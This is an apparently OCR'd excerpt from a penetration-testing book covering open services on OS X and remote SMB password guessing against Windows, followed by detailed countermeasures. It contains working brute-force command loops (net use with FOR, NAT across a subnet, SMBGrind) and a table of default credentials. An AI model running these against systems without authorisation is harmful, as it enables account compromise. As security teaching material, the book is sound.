PART II

SYSTEM HACKING

Presented by:

I HAVE A MAC—I MUST BE SECURE!

If we had a nickel for every time we heard this statement, we wouldn't be writing this book. Well, we are gluttons for punishment, so we still would probably be writing this book. We are also huge Macintosh fans, since the Mac is now one of the most popular versions of UNIX!

That's right, if you have been under a rock for several years, you might not realize that with the introduction of OS X, the Mac is UNIX down to the core. Apple's underlying operating system is based on the MACH kernel (derived from Apple's acquisition of NeXT) and the venerable and ever popular FreeBSD. Why is this important? Well, security for Macintosh users has never been much of an issue. Old Mac diehards revel in the days of never worrying about a vulnerability, worm, or virus since versions prior to OS X were very difficult to compromise. Why, you ask? Well, there just wasn't that much functionality built into the underlying operating system; hence, part of the reason Apple spent so much time trying to figure out what its new OS platform would be. After many stops and starts, UNIX was chosen for a myriad of reasons, including functionality.

Like all good things in life, there are tradeoffs. All the new power, speed, elegance, and functionality of OS X are derived from its UNIX heritage. Yet with this newfound functionality comes the potential for additional exposure. Now, the creative artists and Photoshop aficionados who didn't have a care in the world about security must be cognizant of the fact that they are no longer impenetrable. Let's take a look at what network services are running on one of our Macs.

A quick `nmap` scan of a Mac indicates the following open ports:

```
localhost:<126> gk$ sudo nmap 192.168.1.101Starting nmap 3.48 ( http://
www.insecure.org/nmap/ ) at 2004-12-08 08:51 PST
Interesting ports on 192.168.1.101:
(The 1648 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
427/tcp  open  svrloc
515/tcp  open  printer
548/tcp  open  afpovertcp
631/tcp  open  ipp
6000/tcp open  X11
Nmap run completed -- 1 IP address (1 host up) scanned in 12.287 seconds
```

As you can see on this particular installation, a multitude of services have been enabled and are accessible via the network. If we connect to a few services, we can see the following:

```
localhost:<126> gk$ nc 192.168.1.101 80HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Wed, 08 Dec 2004 18:36:23 GMT
Server: Apache/1.3.29 (Darwin)
Content-Location: index.html.en
Vary: negotiate,accept-language,accept-charset
TCN: choice
Last-Modified: Wed, 18 Jul 2001 23:44:21 GMT
ETag: "64e3-5b0-3b561f55;406512c4"
Accept-Ranges: bytes
Content-Length: 1456
Connection: close
Content-Type: text/html
Content-Language: en
Expires: Wed, 08 Dec 2004 18:36:23 GMT
```

Ah ha…the Mac now runs Apache. In this particular case, it is a relatively current version; however, Apache has had its fair share of vulnerabilities in the past, so we will need to keep an eye on this service.

Next, we will take a look at port 22, which is ssh:

```
localhost:<126> gk$ ssh -vv 192.168.1.101
OpenSSH_3.6.1p1+CAN-2004-0175, SSH protocols 1.5/2.0, OpenSSL
0x0090702f
debug1: Reading configuration data /etc/ssh_config
debug1: Rhosts Authentication disabled, originating port will not be
trusted.
debug2: ssh_connect: needpriv 0
debug1: Connecting to 192.168.1.101 [192.168.1.101] port 22.
```

Well, what do you know? The Mac is running OpenSSH. Hmm…haven't we seen a few vulnerabilities related to SSH security recently? Of course. I guess we will have to keep our guard up on that service, as well.

We also notice from the nmap output that NetBIOS file sharing is enabled, which would allow connections from a Windows system to the Mac. This could be used legitimately to transfer files between systems or by attackers as a convenient way to gain access to all your sensitive files. Even scarier is the fact that many times when this service is enabled, people configure it without passwords or with very weak passwords—making it an excellent entry point into the system.

The Good and The Bad

While we won't go through all of the various open ports (and there are other juicy ones above), it is important to realize that "this ain't your grandma's Mac anymore." Mac users have to be keenly more aware about configuring their systems in a networked environment as well as keeping their software up to date. The good news for Mac users is that Apple has done a commendable job of shipping their systems with a "secure by default" configuration—including a built-in, industrial-strength firewall (BSD's IPFW). The bad news for the security administrators is that many powerful services can be turned on by users, and oftentimes those users have no idea that they are even using a UNIX-based system. So, pay special attention to Chapter 5, "Hacking UNIX," because we are sure the bad guys are licking their chops, just itching to have some fun with your new, shiny, cool-looking Mac!

CHAPTER 4

HACKING WINDOWS

By most accounts, systems running Microsoft's Windows family of operating systems comprise a significant portion of any given network, private or public. Largely because of this prevalence, Windows has remained a dedicated target of the hacking community since at least 1997, when a researcher named "Hobbit" released a paper on the Common Internet File System (CIFS) and Server Message Block (SMB), the underlying architectures of Windows networking. (You can find a copy of the paper at http://www.insecure.org/stf/cifs.txt.) The steady release of Windows exploits hasn't abated.

Microsoft has diligently patched most of the problems that have arisen and has slowly fortified the Windows lineage with new security-related features as it has matured. Most significantly, with the advent of Windows XP, Microsoft for the first time offered both businesses and consumers a platform based on the NT kernel, which was formerly focused primarily on the needs of the enterprise such as built-in networking support, scalability, fault tolerance, and security. Therefore, we think the common perception of Windows as an insecure platform is simply uninformed. In knowledgeable hands, Windows can be just as secure as any other system, be it based on UNIX, Linux, or any other OS. As an old security saying goes, "The driver bears more responsibility than the car."

NOTE This chapter will treat only Windows XP and Server 2003 and later versions, since most previous versions are no longer under mainstream support.

Clearly, however, this chapter would not be as lengthy as it is if Windows were 100-percent secure out of the box. In thinking about and observing Windows security over many years, we've narrowed the areas of highest risk down to two factors: popularity and default insecure configuration.

Popularity is a two-sided coin for those running Microsoft technologies. On one hand, you reap the benefits of broad developer support, near-universal user acceptance, and a robust worldwide support ecosystem. On the flip side, the dominant Windows monoculture is increasingly becoming the target of choice for hackers who craft sophisticated exploits and then unleash them on a global scale (Internet worms based on Windows vulnerabilities such as Code Red, Nimda, Slammer, Blaster, Sasser, and so on all testify to the persistence of this problem). When it comes to notoriety among hackers (both legitimate and illegitimate), there is no bigger feather in the cap than to tar Microsoft.

At the risk of oversimplifying, default insecure configurations have historically made this monoculture so easy to mow down. There are several corollaries to this principle: ease of use, legacy support, and a burgeoning feature set.

The perceived simplicity of the Windows interface makes it appealing to novice administrators who typically adjust few Windows settings once they get the shrink-wrap off. This simplicity is deceptive, however—as any experienced Windows administrator knows, there are dozens of settings that must be tweaked to ensure solid system security (hence the reason for this book!).

Legacy support confounds this problem and makes Windows less secure than it could be. As you will see in this chapter, Windows' continued reliance on legacy features left over from its LAN-based heritage leave it open to some simple attacks. Of course, this legacy support is enabled by default out-of-the-box configurations.

Finally, what keeps Windows squarely in the sights of hackers is the continued proliferation of features and functionality enabled by default within the platform. For example, it has taken three generations of the operating system for Microsoft to realize that installing and enabling Windows' Internet Information Services (IIS) extensions by default leaves its customers exposed to the full fury of public networks (both Code Red and Nimda targeted IIS, for example). One of the cardinal rules of security is that the security risk to any system is directly proportional to its complexity, and Microsoft seems to only now be beginning to learn from its past sins of enabling the maximum functionality out of the box.

There are some signs that the message is beginning to sink in. In January 2002, Microsoft's corporate and spiritual leader, Bill Gates, sent out a memo to the company elaborating on a concept called "Trustworthy Computing" (TwC). TwC seeks to set the same expectations for Microsoft products that consumers have come to associate with the more mundane technologies of daily life, such as dial tone, running water, and electricity. More important than these high concepts was the statement in the memo that security should come before new features in future development projects at Microsoft. It was subsequently reported that the release of Microsoft Windows Server 2003 was delayed while Microsoft performed a "security push" to examine the design and implementation of the product for possible weaknesses. This push seems to be paying dividends in terms of a reduced number of security vulnerabilities in Windows Server 2003 versus its predecessors.

As always, however, only time will tell how great the dividend—recall that it wasn't until Windows NT4 Service Pack 3 that some of the OS's current core security features (such as SYSKEY) were added, and until around Windows 2000 Service Pack 2 that some of the most critical IIS flaws were uncovered and addressed, all in response to devious attacks cobbled together by an ever-tenacious hacking community. At the time of this writing, we give Microsoft a C+ on Windows security, mostly because of the apparent improvements made to IIS, which hasn't seen a serious security bug since our last edition of this book. Of course, other significant flaws have been found elsewhere in the OS, and we will spend significant time with these in this chapter.

NOTE In particular, Internet Explorer, the web browser that comes with Windows, remains a major source of security pain. See Chapter 13 for more information about IE security attacks and countermeasures.

So, now that we've taken the 100,000-foot view of Windows security, let's review where we are and then delve into the nitty-gritty details.

OVERVIEW

We have divided this chapter into three major sections:

- **Unauthenticated Attacks** Starting only with the knowledge of the target system gained in Chapters 2 and 3, this section covers remote network exploits.

- **Authenticated Attacks** Assuming that one of the previously detailed exploits succeeds, the attacker will now turn to escalating privilege if necessary, gaining remote control of the victim, extracting passwords and other useful information, installing back doors, and covering tracks.
- **Windows Security Features** This last section provides catchall coverage of built-in OS countermeasures and best practices against the many exploits detailed in previous sections.

Before we begin, it is important to reiterate that this chapter will assume that much of the all-important groundwork for attacking a Windows system has been laid: target selection (Chapter 2) and enumeration (Chapter 3). As you saw in Chapter 2, port scans and banner grabbing are the primary means of identifying Windows boxes on the network. Chapter 3 showed in detail how various tools used over the SMB "null session" can yield troves of information about Windows users, groups, and services. We will leverage the copious amount of data gleaned from both these chapters to gain easy entry to Windows systems in this chapter.

What's Not Covered

This chapter will not exhaustively cover the many tools available on the Internet to execute these tasks. We will highlight the most elegant and useful (in our humble opinions), but the focus will remain on the general principles and methodology of an attack. What better way to prepare your Windows systems for an attempted penetration?

One glaring omission here is application security. Probably the most critical Windows attack methodologies not covered in this chapter are web application hacking techniques. OS-layer protections are often rendered useless by such application-level attacks. This chapter covers the operating system, including the built-in web server in IIS, but does not touch application security—we leave that to *Hacking Exposed: Web Applications* (McGraw-Hill/Osborne, 2002; http://www.webhackingexposed.com).

NOTE For those interested in in-depth coverage of the Windows security architecture from the hacker's perspective, new security features, and more detailed discussion of Windows security vulnerabilities and how to fix them—including the newest IIS, SQL, and TermServ exploits—pick up *Hacking Exposed: Windows Server 2003* (McGraw-Hill/Osborne, 2003; http://www.winhackingexposed.com).

UNAUTHENTICATED ATTACKS

There are two primary vectors for compromising Windows systems remotely:

- **Proprietary Windows networking protocols** These include the classic Windows protocols Server Message Block (SMB), Microsoft Remote Procedure Call (MSRPC), and the NetBIOS protocols, including the NetBIOS Session Service and the NetBIOS Names Service (NBNS). There are a common set of APIs exposed across these services that provide privileged access to Windows internals.

- **Windows Internet service implementations** This includes Windows' custom implementations of the most common Internet standard protocols, such as HTTP, SMTP, POP3, and NNTP. Mostly, these are the services implemented within IIS.

If you seal these two avenues of entry, you will have taken great strides toward making your Windows systems more secure. This section will show you the most critical weaknesses in both features as well as how to address them.

Proprietary Windows Networking Protocol Attacks

Windows owes much of its current market position to the attractiveness of its file and print services, which are actually implemented through an array of complex proprietary protocols that provide voluminous attack surface. Some of these are open to direct manipulation, others have simply been found to have flaws like buffer overflows that provide fairly unrestricted access to Windows internals.

Remote Password Guessing

Popularity:	*7*
Simplicity:	*7*
Impact:	*6*
Risk Rating:	***7***

The traditional way to remotely crack Windows systems is to attack the Windows file and print sharing service, which operates over a protocol called Server Message Block (SMB). SMB is accessed via two TCP ports: the NetBIOS Session Service, on TCP 139, and TCP 445 (essentially raw SMB over TCP, sometimes called "Direct Host"). Windows versions prior to Windows 2000 used only TCP 139; Windows 2000 and later offer both TCP 139 and 445 by default.


Assuming that SMB is accessible, the most effective method for breaking into a Windows system is good, old-fashioned remote password guessing: attempting to connect to an enumerated share (such as IPC$ or C$) and trying username/password combinations until you find one that works.


Of course, to be truly efficient with password guessing, a valid list of usernames is essential. We've already seen some of the best weapons for finding user accounts, including: the anonymous connection using the `net use` command (which opens the door by establishing a "null session" with the target); DumpACL/DumpSec, from Somarsoft Inc.; and sid2user/user2sid by Evgenii Rudnyi—all discussed at length in Chapter 3. With valid account names in hand, password guessing is much more surgical.

Finding an appropriate share point to attack is usually trivial. You have seen in Chapter 3 the ready access to the Interprocess Communications "share" (IPC$) that is invariably present on systems exporting SMB. In addition, the default administrative shares, including ADMIN$

and [%*systemdrive*%]$ (for example, C$), are also almost always present to enable password guessing. Of course, shares can be enumerated, too, as discussed in Chapter 3.

With these items in hand, enterprising intruders will simply open their Network Neighborhood if Windows systems are about on the local wire (or use the Find Computer tool and an IP address) and then double-click the targeted machine, as shown in the following two illustrations:





Password guessing can also be carried out (and scripted) via the command line, using the `net use` command. Specifying an asterisk (*) instead of a password causes the remote system to prompt for one, as shown here:

```
C:\> net use \\192.168.202.44\IPC$ * /u:Administrator
Type the password for \\192.168.202.44\IPC$:
The command completed successfully.
```

TIP

The account specified by the `/u:` switch can be confusing. Recall that Windows accounts are identified by security identifiers, or SIDs, which are comprised of MACHINE\account or DOMAIN\account pairs. If logging in as just Administrator fails, try using the DOMAIN\account syntax. Remember that discovering the Windows domain of a system can be done with the Resource Kit tool netdom.

Attackers may try guessing passwords for known *local* accounts on stand-alone Windows servers or workstations, rather than the global accounts on domain controllers.

Local accounts more closely reflect the security preferences of individual system administrators and users, rather than the more restrictive password requirements of a central IT organization. (Such attempts may also be logged on the domain controller.)

Of course, if you crack the Administrator account or a Domain Admin account on a domain controller, you have the entire domain (and perhaps any trusting domains) at your mercy. Generally, it's worthwhile to identify a domain controller (and for NT4 and earlier networks, the primary domain controller, or *PDC*), begin automated guessing using low-impact methods, and then simultaneously scan an entire domain for easy marks, such as systems with blank Administrator passwords.

CAUTION

If you intend to use the following techniques to audit systems in your company (with permission, of course), beware of account lockout when guessing passwords using the manual or automated means. There's nothing like a company full of locked-out users to dissuade management from further supporting your security initiatives! To test account lockout, tools such as enum (Chapter 3) can dump the remote password policy over null sessions. We also like to verify that the Guest account is disabled and then try guessing passwords against it. Yep, even when disabled, the Guest account will indicate when lockout is attained.

Password guessing is the most surgical when it leverages age-old user password selection errors. These are outlined as follows:

- Users tend to choose the easiest password possible—that is, no password. *By far, the biggest hole on any network is the null or trivially guessed password, and that should be a priority when checking your systems for security problems.*
- Users will choose something that is easy to remember, such as their username or their first name, or some fairly obvious term, such as *company_name*, guest, test, admin, or password. Comment fields (visible in DumpACL/DumpSec enumeration output, for example) associated with user accounts are also famous places for hints at password composition.
- A lot of popular software runs under the context of a Windows user account. These account names generally become public knowledge over time and, even worse, are generally set to something memorable. Identifying known accounts like this during the enumeration phase can provide intruders with a serious leg up when it comes to password guessing.

Some examples of these common username/password pairs—which we call "high probability combinations"—are shown in Table 4-1. Also, you can find a huge list of default passwords at http://www.mksecure.com/defpw.

Educated guesses using the preceding tips typically yield a surprisingly high rate of success, but not many administrators will want to spend their valuable time manually pecking away to audit their users' passwords on a large network.

Username	Password
Administrator	NULL, password, administrator
Arcserve	arcserve, backup
Test	test, password
Lab	lab, password
Username	username, company_name
Backup, backupexec	backup
Tivoli	Tivoli
symbiator	symbiator, as400

Table 4-1 High Probability Username/Password Combinations

Performing automated password guessing is as easy as whipping up a simple loop using the Windows command shell `FOR` command based on the standard `net use` syntax. First, create a simple username and password file based on the high probability combinations in Table 4-1 (or your own version). Such a file might look something like this:

```
[file: credentials.txt]
password        username
""             Administrator
password        Administrator
admin           Administrator
administrator   Administrator
secret          Administrator
etc. . . .
```

Note that any delimiter can be used to separate the values; we use tabs here. Also note that null passwords should be designated as open quotes (“”) in the left column.

Now we can feed this file to our `FOR` command, like so:

```
C:\>FOR /F "tokens=1,2*" %i in (credentials.txt) do net use \\target\IPC$ %i /u:%j
```

This command parses credentials.txt, grabbing the first two tokens in each line and then inserting the first as variable `%i` (the password) and the second as `%j` (the username) into a standard `net use` connection attempt against the IPC$ share of the target server. Type **FOR /?** at a command prompt for more information about the `FOR` command—it is one of the most useful for Windows hackers.

Of course, many dedicated software programs automate password guessing. We’ve already talked about two of them—Legion and the NetBIOS Auditing Tool (NAT)—in

Chapters 3 and 4. Legion will scan multiple Class C IP address ranges for Windows shares and also offers a manual dictionary attack tool.

NAT performs a similar function, albeit one target at a time. It operates from the command line, however, so its activities can be scripted. NAT will connect to a target system and then attempt to guess passwords from a predefined array and user-supplied lists. One drawback to NAT is that once it guesses a proper set of credentials, it immediately attempts access using those credentials. Thus, additional weak passwords for other accounts are not found. The following example shows a simple `FOR` loop that iterates NAT through a Class C subnet (the output has been edited for brevity):

```
D:\> FOR /L %i IN (1,1,254) DO nat -u userlist.txt -p passlist.txt
192.168.202.%I > nat_output.txt
[*]--- Checking host: 192.168.202.1
[*]--- Obtaining list of remote NetBIOS names
[*]--- Attempting to connect with Username: 'ADMINISTRATOR' Password:
      'ADMINISTRATOR'
[*]--- Attempting to connect with Username: 'ADMINISTRATOR' Password:
      'GUEST'
…
[*]--- CONNECTED: Username: 'ADMINISTRATOR' Password: 'PASSWORD'
[*]--- Attempting to access share: \\*SMBSERVER\TEMP
[*]--- WARNING: Able to access share: \\*SMBSERVER\TEMP
[*]--- Checking write access in: \\*SMBSERVER\TEMP
[*]--- WARNING: Directory is writeable: \\*SMBSERVER\TEMP
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\TEMP
…
```

Another good tool for turning up null passwords is WindowsInfoScan (WindowsIS), from David Litchfield. It can be found at http://packetstormsecurity.org/Windows/audit. WindowsIS is a straightforward command-line tool that performs Internet and NetBIOS checks, and then dumps the results to an HTML file. It does the usual due diligence in enumerating users, and it highlights accounts with null passwords at the end of the report.

The preceding tools are free and generally get the job done. For those who want commercial-strength password guessing, the old CyberCop Scanner suite by Network Associates Inc. (NAI) came with a utility called SMBGrind that is extremely fast because it can set up multiple grinders running in parallel. Otherwise, SMBGrind is not much different from NAT. Some sample output from SMBGrind is shown next. The `-l` in the syntax specifies the number of simultaneous connections (that is, parallel grinding sessions).

```
D:\> smbgrind -l 100 -i 192.168.2.5
Host address: 192.168.2.5
Cracking host 192.168.2.5 (*SMBSERVER)
Parallel Grinders: 100
Percent complete: 0
```

```
Percent complete: 25
Percent complete: 50
Percent complete: 75
Percent complete: 99
Guessed: testuser Password: testuser
Percent complete: 100
Grinding complete, guessed 1 accounts
```

Password-Guessing Countermeasures

Several defensive postures can eliminate, or at least deter, such password guessing, including the following:

- Use a network firewall to restrict access to SMB services on TCP 139 and 445.
- Use host-resident features of Windows to restrict access to SMB.
  - IPSec filters (Windows 2000 and above only)
  - Internet Connection Firewall (Win XP and above only)
- Disable SMB services (on TCP 139 and 445).
- Enforce the use of strong passwords using policy.
- Set an account-lockout threshold and ensure that it applies to the built-in Administrator account.
- Enable audit account logon failures and regularly review Event Logs.

Frankly, we advocate employing all these mechanisms in parallel to achieve defense in depth, if possible. Let's discuss each in detail.


Restricting Access to SMB Using a Network Firewall This is advisable if the Windows system in question is an Internet host and should not be answering requests for shared Windows resources. Block access to all unnecessary TCP and UDP ports at the perimeter firewall or router, especially TCP 139 and 445. There should never be an exception to this rule, because the exposure of SMB outside the firewall simply provides too much risk from a wide range of attacks.

Using Windows Features to Restrict Access to Services Beginning with Windows 2000, Microsoft implemented the IP Security standard (IPSec) as a standard feature of the OS. IPSec provides the ability to create filters that can restrict access to services based on standard TCP/IP parameters such as IP protocol, source address, TCP or UDP destination port, and so on. We'll talk more about IPSec in the "Windows Security Features" section, later in this chapter.

The Internet Connection Firewall (ICF) was unveiled in Windows XP and is available in Windows Server 2003 and above. ICF is pretty much what it sounds like—a host-based firewall for Windows. It performs exceptionally well when used to block all ports,

but it suffers from one serious limitation: It cannot be used to restrict access to services based on source IP address. ICF is also discussed in the "Windows Security Features" section of this chapter.

Disabling SMB (TCP 139 and 445) Under NT4 and previous versions, the way to disable TCP 139 (the NetBIOS Session Service) was to disable bindings to the WINS Client (TCP/IP) for any adapter connected to untrusted networks, as shown in this example of the Windows Network dialog box:




This will disable any NetBIOS-specific ports on that interface. For dual-homed hosts, NetBIOS can be disabled on the Internet-connected NIC and left enabled on the internal NIC so that Windows file sharing is still available to trusted users. (When you disable NetBIOS in this manner, the external port 139 will still register as listening but will not respond to requests.)

In Windows 2000 and above, NetBIOS over TCP/IP can be disabled using the Properties of the appropriate adapter in Network and Dial-up Connections | Properties of Internet Protocol (TCP/IP) | Advanced button | WINS tab | Disable NetBIOS Over TCP/IP.

What many fail to realize, however, is that although reliance on the NetBIOS transport can be disabled in this manner, Windows 2000 still uses SMB over TCP (port 445) for Windows file sharing.

Here's the dirty trick Microsoft plays on innocent users who think disabling NetBIOS over TCP/IP (via the LAN connection Properties | WINS tab) will solve their null session enumeration problems: It doesn't. Disabling NetBIOS over TCP/IP makes TCP 139 go away, but not 445. This looks like it solves the null session problem because pre-NT4 Service Pack 6a attackers cannot connect to port 445 and create a null session. However, post-SP6a and Windows 2000 clients can connect to 445, and they can do all the nasty things we described in detail in Chapter 3—enumerate users, run user2sid/sid2user, and so on. Don't be lulled into false confidence by superficial UI changes!

Fortunately, there is a way to disable even port 445; however, like disabling port 139 under NT4, it requires digging into the bindings for a specific adapter. First, you have to find the bindings tab, though—it has been moved to someplace no one will ever look (another frustrating move on the UI front). It's now available by opening the Network and Dial-up Connections applet and selecting Advanced | Advanced Settings, as shown here:



By clearing the File And Printer Sharing For Microsoft Networks check box, as illustrated in Figure 4-1, null sessions will be disabled over 139 and 445 (along with file and printer sharing, obviously). No reboot is required for this change to take effect. (Microsoft *should* be heavily praised for finally permitting many network changes like this one without requiring a reboot.) This remains the best way to configure the outer interfaces of an Internet-connected server.

NOTE TCP 139 will still appear during a port scan even after this is set. However, the port will no longer provide NetBIOS-related information.





Figure 4-1 Disabling NetBIOS and SMB/CIFS file and printer sharing (blocking null sessions) using the Network and Dial-up Connections Advanced Settings dialog box.

If your Windows systems are file servers and therefore must retain the Windows connectivity, these measures obviously won't suffice, because they will block or disable all such services. More traditional measures must be employed, such as locking out accounts after a given number of failed logins, enforcing strong password choices, and logging failed attempts. Fortunately, Microsoft provides some tools for these measures.

Enforcing Strong Passwords Using Policy One tool is the account policy provision of User Manager, found under Policies | Account under NT4. This same feature can be found under Security Policy | Account Policies | Password Policy in Windows 2000 and above. Using this feature, certain account password policies can be enforced, such as minimum

length and uniqueness. Accounts can also be locked out after a specified number of failed login attempts. User Manager's Account Policy feature also allows administrators to forcibly disconnect users when logon hours expire, a handy setting for keeping late-night pilferers out of the cookie jar. The NT4 Account Policy settings are shown next.



Once again, anyone intending to test password strength using manual or automated techniques discussed in this chapter should be wary of this account-lockout feature.

Passfilt Even greater security can be had with the Passfilt DLL, which shipped with NT4 Service Pack 2 and must be enabled according to Microsoft Knowledge Base (KB) Article ID Q161990 on NT4 and earlier.

NOTE Passfilt is installed by default on Windows 2000 and later, but it is not enabled. Use the Security Policy tools (secpol.msc or gpedit.msc) to enable it under Security Settings | Account Policies | Password Policy | Passwords Must Meet Complexity Requirements.

Passfilt enforces strong password policies for you, making sure no one slips through the cracks or gets lazy. When installed, it requires that passwords must be at least six characters long, may not contain a username or any part of a full name, and must contain characters from at least three of the following:

- English uppercase letters (A, B, C, … Z)
- English lowercase letters (a, b, c, … z)
- Westernized Arabic numerals (0, 1, 2, … 9)
- Nonalphanumeric "metacharacters" (@, #, !, &, and so on)

Passfilt is a must for serious Windows admins, but there is one thing it does not address completely: We recommend superseding the six-character length requirement with a seven-character minimum set using Account Policy. (To understand why seven is the magic number, see the upcoming "Authenticated Attacks" section.)

CAUTION With NT4 and previous, Passfilt acts only on user requests to change passwords. Administrators can still set weak passwords via User Manager, circumventing the Passfilt requirements (see KB Article Q174075).

Lockout Threshold Perhaps one of the most important steps to take to mitigate SMB password guessing attacks is to set an account lockout threshold. Once a user reaches this threshold number of failed logon attempts, their account is locked out until an administrator resets it or an administrator-defined timeout period elapses. Lockout thresholds can be set via the NT4 User Manager or under Security Policy | Account Policies | Account Lockout Policy in Windows 2000 and above.

CAUTION The lockout threshold does not apply to the built-in Administrator account. You must use the Passprop tool to configure the lockout threshold to apply to the local Administrator account.

Passprop Passprop is a tool from the Windows Resource Kit (RK) that applies the existing account lockout threshold to the built-in Administrator account. As we've discussed, the Administrator account is the single most dangerous trophy for attackers to capture. Unfortunately, the original Administrator account (RID 500) cannot be locked out by default, allowing attackers indefinite and unlimited password-guessing opportunities. Passprop applies the enabled lockout policy to the Administrator account. (The Administrator account can always be unlocked from the local console, preventing a possible denial of service, or DoS, attack.)

To set Administrator lockout, install the RK (or simply copy passprop.exe from the RK, in case installing the entire kit becomes a security liability) and enter the following at a command prompt:

```
passprop /complex /adminlockout
```

The `/noadminlockout` switch reverses this security measure.

TIP Passprop does not work on Windows 2000 before Service Pack 2, even though it appears to run successfully.

Auditing and Logging Even though someone may never get into your system via password guessing because you've implemented Passfilt or Passprop, it's still wise to log failed logon attempts using Policies | Audit in NT4's User Manager (once again, the same settings are available in Windows 2000 and above via Security Policy | Local Policies | Audit Policy). Figure 4-2 shows the recommended configuration for a highly secure Windows Server 2003 in the Security Policy tool. Although these settings will produce the most informative logs with relatively minor performance effects, we recommend that they be tested before being deployed in production environments.

Of course, simply enabling auditing is not enough. You must regularly examine the logs for evidence of intruders. A Security Log full of 529 or 539 events—logon/logoff failure and account locked out, respectively—is a sure sign that you're under automated attack. The log will even identify the offending system in most cases. Unfortunately, Windows logging does not report the IP address of the attacking system, only the NetBIOS name. Of course, NetBIOS names are trivially spoofed, so an attacker could easily change the NetBIOS name, and the logs would be misleading if the name chosen was a valid name of another system or if the NetBIOS name was randomly chosen with each request. In fact, NAI's SMBGrind product spoofs the NetBIOS name, and it can be easily altered with a simple binary hex editor such as UltraEdit.

